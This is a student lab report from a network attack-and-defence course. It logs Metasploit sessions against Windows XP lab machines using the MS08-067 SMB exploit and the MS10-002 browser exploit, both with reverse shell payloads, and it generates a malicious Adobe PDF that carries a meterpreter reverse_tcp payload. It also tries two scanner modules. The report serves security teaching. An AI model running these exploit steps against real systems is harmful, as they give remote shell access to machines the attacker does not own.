
2017-2018-2 20155203《网络对抗技术》Exp5 MSF基础应用
1.实践过程记录
1.1一个主动攻击实践,如ms08_067;
msf > search ms08_067_netapi //查看可以用的工具

[!] Module database cache not built yet, using slow search

Matching Modules

================

   Name                                 Disclosure Date  Rank   Description

   ----                                 ---------------  ----   -----------

   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf exploit(windows/smb/ms08_067_netapi) > set payload generic/shell_reverse_tcp

msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.154.129

msf exploit(windows/smb/ms08_067_netapi) > set LPORT 5203

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.154.144

msf exploit(windows/smb/ms08_067_netapi) > set RPORT 445 //该端口号只能使用445或139,是对应漏洞的固定端口

msf exploit(windows/smb/ms08_067_netapi) > set target 0

msf exploit(windows/smb/ms08_067_netapi) > exploit
一开始反复出现这个错误
Exploit failed: No encoders encoded the buffer successfully

重启攻击机,并新建一个xp靶机,回连成功。

出现以下错误:

可以尝试关闭防火墙解决。
1.2 一个针对浏览器的攻击,如MS10_002;
可以使用show options查看设置参数的方法。
msf exploit(windows/browser/ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0

   SRVPORT  8080             yes       The local port to listen on.

   SSL      false            no        Negotiate SSL for incoming connections

   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)

   URIPATH                   no        The URI to use for this exploit (default is random)

Exploit target:

   Id  Name

   --  ----

   0   Automatic
进行相应设置:

在靶机连接到该网页后,直接进入会话sessions -i 4

1.3 一个针对客户端的攻击,如Adobe;
生成pdf:
msf exploit(windows/browser/ms10_002_aurora) > search adobe_cooltype_sing

msf exploit(windows/browser/ms10_002_aurora) > use exploit/windows/fileformat/adobe_cooltype_sing

msf exploit(windows/fileformat/adobe_cooltype_sing) > set payload windows/meterpreter/reverse_tcp

msf exploit(windows/fileformat/adobe_cooltype_sing) > set LHOST 192.168.154.129

msf exploit(windows/fileformat/adobe_cooltype_sing) > set LPORT 5203

msf exploit(windows/fileformat/adobe_cooltype_sing) > set FILENAME 20155203dkx.pdf

msf exploit(windows/fileformat/adobe_cooltype_sing) > exploit

[*] Creating '20155203dkx.pdf' file...


[+] 20155203dkx.pdf stored at /root/.msf4/local/20155203dkx.pdf
生成的文件需要在这里打开显示隐藏文件夹:

使用监听模块回连:
1.4 成功应用任何一个辅助模块。(0.5分)
- 选用了scanner/http/webdav_scanner

不太明白这个是干嘛的本来以为是一个漏洞扫描,直接打开show options查看了参数,设置了RHOSTS,这里靶机的地址可以是多个,但是我设置的时候出错了,实践表明必须是多个同一网段的主机地址,之后显示成功,这是表示webdav是开启的。
- 使用

scanner/http/prev_dir_same_name_file模块
这个模块用来检索匹配目标主机的指定路径下的文件。
以下是有关它的功能的描述:
该模块识别第一个父目录中与给定目录路径具有相同名称的文件。 示例:PATH为Test / backup / files /将查找Test路径下文件/backup/files.ext,.ext为设定的文件类型。
以下结果说明扫描成功。
2.离实战还缺些什么技术或步骤?
实战的话应该要从具体的靶机环境考虑,不能只依赖msf这个工具。
3.实践总结与体会
msf是一个比较全面的工具,从这次实验中可以看出msf能做的渗透攻击还是很局限的,必须使用英文版的非常“原始”的xp。但是能从各种角度攻击成功,非常有成就感
4.基础问题回答
(1)用自己的话解释什么是exploit,payload,encode.
exploit是用来发起攻击的载体。
payload是执行攻击的代码。
encode是攻击代码的编码方式。
2017-2018-2 20155203《网络对抗技术》Exp5 MSF基础应用的更多相关文章
- 20155232《网络对抗》Exp5 MSF基础应用
20155232<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode. exploit:就是利用可能存在的漏洞对目标进行攻击 ...
- 2018-2019-2 20165205 《网络对抗》 Exp5 MSF基础
2018-2019-2 20165205 <网络对抗> Exp5 MSF基础 实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1 ...
- 20155227《网络对抗》Exp5 MSF基础应用
20155227<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode exploit:把实现设置好的东西送到要攻击的主机里. ...
- 20155302《网络对抗》Exp5 MSF基础应用
20155302<网络对抗>Exp5 MSF基础应用 实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实践,如 ...
- 20155323刘威良《网络对抗》Exp5 MSF基础应用
20155323刘威良<网络对抗>Exp5 MSF基础应用 实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实 ...
- 20145301 赵嘉鑫 《网络对抗》Exp5 MSF基础应用
20145301 赵嘉鑫 <网络对抗>Exp5 MSF基础应用 一 实验链接 渗透实验一:MS08_067渗透实验 渗透实验二:MS14_064渗透实验 (首用) 渗透实验三:Adobe ...
- 20145215《网络对抗》Exp5 MSF基础应用
20145215<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode? exploit就相当于是载具,将真正要负责攻击的代码 ...
- 20145208 蔡野 《网络对抗》Exp5 MSF基础应用
20145208 蔡野 <网络对抗>Exp5 MSF基础应用 链接地址 主动攻击:利用ms08_067_netapi进行攻击 对浏览器攻击:MS10-002 对客户端攻击:adobe_to ...
- 20145311王亦徐 《网络对抗技术》 MSF基础应用
20145311王亦徐 <网络对抗技术> MSF基础应用 实验内容 掌握metasploit的基本应用方式以及常用的三种攻击方式的思路 主动攻击,即对系统的攻击,不需要被攻击方配合,以ms ...
- 20145325张梓靖 《网络对抗技术》 MSF基础应用
20145325张梓靖 <网络对抗技术> MSF基础应用 实验内容 掌握metasploit的基本应用方式以及常用的三种攻击方式的思路 主动攻击,即对系统的攻击,不需要被攻击方配合,这里以 ...
随机推荐
- Js利用Canvas实现图片压缩
最近做的APP项目涉及到手机拍照上传图片,因为手机拍照的图片通常都比较大,所以上传的时候就会很慢.为此,需要对图片进行压缩处理来优化上传功能.以下是具体实现: /* * 图片压缩 * img 原始图片 ...
- SD从零开始19-20
SD从零开始19 免费货物(Free Goods) 包含和不包含赠品数量Exclusive and Inclusive Bonus Quantities 在一些产业领域,例如零售,化工行业,消费品行业 ...
- 如何扩展Linux虚拟内存文件系统
由于ArcGIS GeoAnalystics Server和Raster Analytics Server大数据分析平台都是基于Spark分析平台的,其部署服务器除了要求具有高内存特点外,也需要确保相 ...
- java 性能优化 字符串过滤实战
转自[http://www.apkbus.com/blog-822717-78335.html] 如有不妥联系删除!! ★一个简单的需求 首先描述一下需求:给定一个 String 对象,过滤掉除了数 ...
- Mac日常使用问题
问题一: macbook如何关闭safari左侧书签栏? 方法1: 快捷键:control+command+1键 办法2: 把光标移到safari顶部, 菜单单出来后, 选择view-->sho ...
- 学习ASP.NET之旅
1.HTML 2.DIV 3.CSS 4.JS脚本 5.javascript 6.J-Query 7.AJAX 8.c# 9.IIS配置 10.ASP.NET怎样添加控件,与winform的控件添加方 ...
- Jboss7或者wildfly部署war包的问题 1
1.Jboss的日志系统(standalone模式) 在介绍案例分析之前先来介绍一下Jboss提供的日志系统,下载EAP的zip包解压后的结构如下: 在standalone目录下有两个文件standa ...
- MySQL5.7多实例自动化部署脚本
一.安装说明 ------------------------------------------------------ mysql5.7.10_onekey_install.sh自动化部署脚本支持 ...
- python基础学习11----函数
一.函数的定义 def 函数名(参数列表): 函数体 return语句 return语句不写或后边不加任何对象即为return None 二.函数的参数 无参数 def func1(): print( ...
- python set集合一些基本方法
set集合是一个无序且不重复的元素集合 这个数据类型没有重复的,而且也没有顺序 一些基本的方法: 添加元素 s1 = {11, 22, 33} s1.add(123)#添加一个新的元素 print(s ...